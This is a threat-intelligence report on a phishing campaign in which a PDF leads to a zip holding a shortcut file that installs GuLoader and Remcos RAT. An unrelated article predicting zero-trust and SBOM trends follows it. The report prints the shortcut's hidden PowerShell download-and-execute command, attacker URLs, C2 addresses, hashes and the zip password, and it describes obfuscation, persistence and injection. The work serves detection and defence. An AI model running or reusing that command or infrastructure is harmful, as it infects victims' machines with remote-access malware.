These URLs are still active, and files are available to exploit the victims. The URL; “http[:]/194[.]180[.]48[.]211/tvic/”, contains files with name “Filmist.vbs” (2BEA6452110DC15A82C1CE2338AE9303) and “FzWmBAKBeSVAAEPPgljm102.asd” (10F6D31ED0ACFECD2D1EF65C5DC538E0).



And the URL; “http[:]/194[.]180[.]48[.]211/Axel/”, contains files with name “Sacramentum.vbs” (F37664C2B8D6CAC837ED746DD16CCA4A) and “ZkAZNw57” (EE7FEE3FDF1CE0BC40F209AAD8C7BC25).

All of these files, found on the server, which are located in various folders, share a similar purpose. They all deploy the GuLoader and Remcos RAT malware through the use of malicious and obscured VBS scripts.



As per the investigation, as shown below in screenshot, the campaign is more active since starting of January 2023, but we believe as per the time stamps of files uploaded/modified on above URLs and from other sources, the campaign is active since end of November 2022.

Further, based on our earlier research on CYRIMA tracked campaigns, here we are sharing brief details about the campaigns, we observed related to Remcos RAT, based on our earlier research. We have observed Chinese nation state actors using Remcos RAT along with other malware, as part of their campaigns, targeting organizations, Trading Companies & Distributors, Government, Industrial Conglomerates, Energy Equipment & Services, Internet & Direct Marketing Retail, It Services, Diversified Financial Services, Technology, Hardware, Storage & Peripherals, Banks and Insurance industries in nations such as South Korea, Singapore, United States, Japan, United Kingdom, France, Australia, India, Canada, Italy and UAE.

Campaign names are:


UNC045 – Suspected to be carried out by Leviathan aka APT40 and Sleeper cell – Suspected to be operated by TICK.

The motive of the campaigns is: Exploiting the weakness in the systems, lateral movement into the organisation, and Malware & Trojan implants.


Chinese nation-state threat groups have been observed to leverage tried and tested malware with new techniques to target organization, exfiltrate sensitive information, and gain maximum benefits with low investment in the early phase of the campaigns, before carrying out major cyber-attacks.

Analysis


The malicious pdf file is delivered through email to victim and when opened, has contents related to finance. When we mouse over the pdf, it shows the link; "https[:]//mega[.]nz/file/ha9jRZCb#NGFmDkLNBc5AMJrFV7dvCvh60jDmXg9kXyX9JKBvQI0", for cloud based mega drive. When we click on the pdf, it redirects the victim to same mega drive URL, where a zip file is available to download.




Zip file as shown below is available on mega drive for download. Upon download it saves with name; "Purchase Order.zip" (6A9DC244C0F68450A23D505CBAC40A19). The zip file is password protected. The password to extract the zip file is "Order2023".




We extracted the Zip file, and found that it contains an .LNK (shortcut) file with name; “Purchase Order[.]pdf” and contains the powershell command; “C[:]\Windows\System32\WindowsPowerShell\v1.0\powershell[.]exe -windowstyle hidden Invoke-WebRequest http[:]//194[.]180[.]48[.]211/lmp/skivesvamps.vbs -Outfile %temp%\prof.vbs; Start-Process %temp%\prof[.]vbs”, which gets executed when the user clicks on shortcut.




The Invoke-WebRequest command is used to access the URL http[:]//194[.]180[.]48[.]211/lmp/skivesvamps[.]vbs and received the VBS script “skivesvamps[.]vbs” as response in return. Further, the .vbs script file is saved on to victim machine with name “prof.vbs” at location “C:\Users\UserName\AppData\Local\Temp”. The malicious VBS script executes from the same location.



As per the OSINT investigation, the IP "194[.]180[.]48[.]211" is malicious and used for distributing/downloading malware as shown below.







The VBS script is highly obfuscated and identified as “GuLoader” malware, which further injects the malicious code into legitimate process “ieinstal[.]exe” and again connects with IP to connect with C2 server. The recent versions of GuLoader use Visual Basic Script (VBS) to deliver payloads as also can be seen in this instance. The GuLoader use multi-stage deployment. In first stage, use VBS file to drop second stage payload to registry and execute this second stage payload after unpacking in memory.

The second stage payload, creates a new process (ieinstal[.]exe) and injects the same malicious code in to this newly created process. Further, the third stage performs anti-analysis techniques and downloads the final payload (Remcos RAT in this case) from C2 server and executes it.


As shown below, the first stage VBS script is obfuscated to make the code difficult to understand, concatenate and stores the malicious code in to variables Ra6 and Fe8. Further, the script creates object of Wscript[.]Shell”, which allows the script to interact with OS, replace occurrences of some specific strings with another characters, writes the value of Ra6 variable into the registry key "HKEY_CURRENT_USER\Brugerudgave\Studenterhuernes85\Journalism". Finally, the code get executed, available in variable Fe8 via powershell “Run "powershell.exe " & chrW(34) & Fe8 & chrW(34),0" where 0 at last specifies that the powershell window should not be visible, while the command is running.




Below is the process tree, corresponding to execution of malicious shortcut (.LNK) file. The URL invoked to download malicious VBS script file, saves it in %Temp% folder, executes the script. The script further creates object “Wscript” to execute malicious code via powershell and later injects the process “ieinstal.exe” to evade detection and connect to connect to C2.




Injected process “ieinstal[.]exe” connects to URL; “http[:]//194[.]180[.]48[.]211/lmp/DrWSICIDcaj128[.]psm” to download other payload with name “DrWSICIDcaj128[.]psm”, available at “http[:]//194[.]180[.]48[.]211/lmp/”, along with malicious VBS script defined above.




Malware creates registry entry at “HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” for persistence.




In first stage, VBS script drops second stage payload to registry and execute this second stage payload after unpacking it in memory.




“ieinstal[.]exe” injected process, further connects with Remcos RAT server “84[.]21[.]172[.]49[:]4890” at port 4890, trying to connect to IP “178[.]237[.]33[.]50”.



Further in accordance with execution of VBS script file ““Filmist[.]vbs” (2BEA6452110DC15A82C1CE2338AE9303)”, the IPs are “45[.]81[.]39[.]21[:]28465” and “178[.]237[.]33[.]50” as shown below.



Similarly, corresponding to execution of the script file “Sacramentum[.]vbs” (F37664C2B8D6CAC837ED746DD16CCA4A), the IPs are “37[.]0[.]14[.]209[:]6299 and “178[.]237[.]33[.]50”



Conclusion

In conclusion, the malicious campaign identified by CYFIRMA researchers, involves the distribution of a malicious PDF file, through email. This is a common tactic used by cybercriminals known as "phishing", where attackers trick victims into opening an email or clicking on a link or downloads as an attachment, by pretending to be someone trustworthy like a bank, a government agency or a well-known company.

The PDF file in this case, redirects victims to a legitimate cloud-based platform, where they are prompted to download a ZIP file. Inside the ZIP file is a shortcut link, which when executed, uses PowerShell to download a heavily obfuscated VBS script known as GuLoader. In this specific case, GuLoader is downloading and deploying Remcos RAT on the victim machine. Remcos RAT has been active since 2016 and is often used by threat actors for malicious purposes, despite the software being promoted as a legitimate remote control software for Microsoft Windows. It is important to be aware of these types of phishing campaigns and to exercise caution when opening emails from unknown sources, or clicking on links or attachments. It is also recommended to use robust anti-virus software and to keep it updated.

List of IOCs

Sr No.	Indicator	Type	Remarks
1	FA29A3514315DAA300A2F51EFFED36B7	MD5 File Hash	PDF File
2	7B458417E456EDFB8816B9F063DD7F4A	MD5 File Hash	skivesvamps.vbs /prof.vbs
3	4937FCED9860DEE34E4A62036D7EB3E4	MD5 File Hash	DrWSIClDcaj128.psm
4	2BEA6452110DC15A82C1CE2338AE9303	MD5 File Hash	Filmist.vbs

5	10F6D31ED0ACFECD2D1EF65C5DC538E0	MD5 File Hash	FzWmBAKBeSVAAEPPgljm102.asd
6	F37664C2B8D6CAC837ED746DD16CCA4A	MD5 File Hash	Sacramentum.vbs
7	EE7FEE3FDF1CE0BC40F209AAD8C7BC25	MD5 File Hash	ZkAZNw57
8	http[:]//194[.]180[.]48[.]211/lmp/”	URL	Invoke Webrequest via poweshell
9	http[:]/194[.]180[.]48[.]211/tvic/	URL	Invoke Webrequest via poweshell
10	http[:]/194[.]180[.]48[.]211/Axel/	URL	Invoke Webrequest via poweshell
11	194[.]180[.]48[.]211	IP	Script Download
12	178.237.33.50	IP	Connection not Established
13	45.81.39.21:28465	IP:Port No.	C2
14	84.21.172.49:4890	IP:Port No.	C2
15	37.0.14.209:6299	IP:Port No.	C2

MITRE ATT&CK Tactics and Techniques

No.	Tactic	Technique
1	Initial Access (TA0001)	T1566: Phishing
2	Execution (TA0002)	T1059.001: Powershell
		T1059.006: Visual Basic
3	Persistence (TA0003)	T1547.001: Registry Run Keys
4	Defense Evasion (TA0005)	T1027.002: Obfuscated Files or Information
5	Discovery (TA0007)	T1012: Query Registry
		T1082: System Information Discovery
6	Command and Control (TA0011)	T1071: Application Layer Protocol
		T1571: Non Standard Port

About the Author

Dilpreet Singh Bajwa is a Consultant at Cyfirma, an External Threat Landscape Management Organization. He has vast 12+ years' experience in Mentoring, Cyber Security, Threat, and Malware Research. His job profile includes analyzing latest threats, malware, campaigns and providing consultation and insights. His hobbies include reading books and articles. He is a keen learner and upgrade his knowledge constantly to contribute his best in cyber-security field, to make the world a better place and free from threats. He can be reached online at https://www.linkedin.com/in/dilpreetsinghbajwa and at company's website https://www.cyfirma.com/.

New Year, New Expectations

Zero Trust Comes Under Attack, While Software Bom Emerges

By Mike Nelson, VP of IoT Security, DigiCert

If there's one thing making cybersecurity predictions for the new year somewhat easier, it's the unrelenting pace of bad actors seeking the upper hand. This is something you can anticipate for the new year, with other expectations for 2023 including advances in quantum computing and the implications for cybersecurity, the emergence of a catch-all standard for home automation with Matter (which also improves the security of these increasingly popular systems), and the somewhat-obscure-but-nevertheless-crucial-to-trust Code Signing moving into the cloud.

Today, we're going to look at where the bad actors are turning their attention—and we believe zero trust and software supply chains are increasingly in their crosshairs.

Criminals Will Exploit Zero Trust

As zero trust becomes the standard security approach for IT systems, **we expect a change in attack approach as adversaries target zero trust frameworks.**

Among other things, the recent DigiCert 2022 State of Digital Trust survey shows how organizations are turning to zero trust, with full implementation reported by 58 percent of enterprises polled. As that number creeps up—and it will, given the relative simplicity and rigor of the underlying principles (there are no trustworthy users, multifactor authentication is a must, and micro-segmentation is crucial) and low deployment cost—adversaries will increase their success rate by introducing new technologies in future attacks.

Hackers, of course, range from the pimpled basement dweller to well-organized and lavishly funded criminal enterprises. Across this spectrum, ingenuity and resources abound, and the bad actors are looking for an advantage wherever they can find it. Technologies, such as artificial intelligence (AI) and adversarial machine learning (ML), could be deployed by appropriately versed attackers in pursuit of weaknesses in poorly configured zero trust frameworks.

This confirms (again) that security is never an end game. As fast as new frameworks (or concepts, technologies, and processes) are rolled out, hackers respond with new methods and often quite remarkable resourcefulness. This necessitates constant security framework evolution, given that adversarial approaches change as new barriers are designed and deployed. Yes, it's whack-a-mole approach, but the alternative is much worse.

Evidence has already emerged showing the neutralization of off-the-shelf security solutions with AI and ML and the emergence of AI-based fuzzy attacks. Only the future will tell how dynamic zero trust approaches will fare against determined adversaries.

Software Supply Chain Attacks Make 2023 the Year of the SBOM

In 2022, to the surprise of no one, cyberattacks intensified. In addition to zero trust coming under fire, software supply chains were a popular target for criminals. In a study of 1,000 CIOs, 82 percent said their organizations were vulnerable to software supply chain cyberattacks.

These attacks, which included incidents impacting SolarWinds and Kaseya, brought software dependencies into sharp focus. In 2021, U.S. President, Joe Biden, issued an executive order requiring that software sellers provide federal procurement agents with a Software Bill of Materials (SBOM) for all software applications.

An SBOM is a list of every software component comprising an application and includes all the libraries in the application's code, as well as services, dependencies, compositions, and extensions.

Private sector companies increasingly require SBOMs as many large enterprises now demand them as part of their Master Service Agreement with a software provider. Security industry analysts believe SBOMs will soon become standard procurement practice, and as Internet of Things deployments mature, the SBOM is growing in stature as a means for assuring security across these often diverse, complex and dynamic environments.

A more recent memorandum from the Office of Management and Budget (OMB) goes deeper and includes new security requirements with which federal agencies must comply on software supply chain

security matters. The memo requires NIST Guidance compliance from software producers; therefore, companies seeking to sell software to the government must assess and attest to their NIST compliance.

All of the above means that software producers must become more involved in the process of securing their products. To do so, visibility is key. **Because of the information and visibility, it provides in software supply chains, we predict that the SBOM will be widely adopted in 2023.** While most of the requirements are now at the federal level, expect the SBOM to spread to commercial markets soon.

One Last Thing: DNS Stature Grows in Importance

While the two big initiatives for 2023 are zero trust and the SBOM, the continued growth of DevOps automation and infrastructure as code warrants a special mention of **DNS, which will continue to grow in importance**.

As remote development teams continue growing and organizations increase their dependency on continuous integration and development to meet productivity targets, the ability to automate DNS changes has never been more crucial.

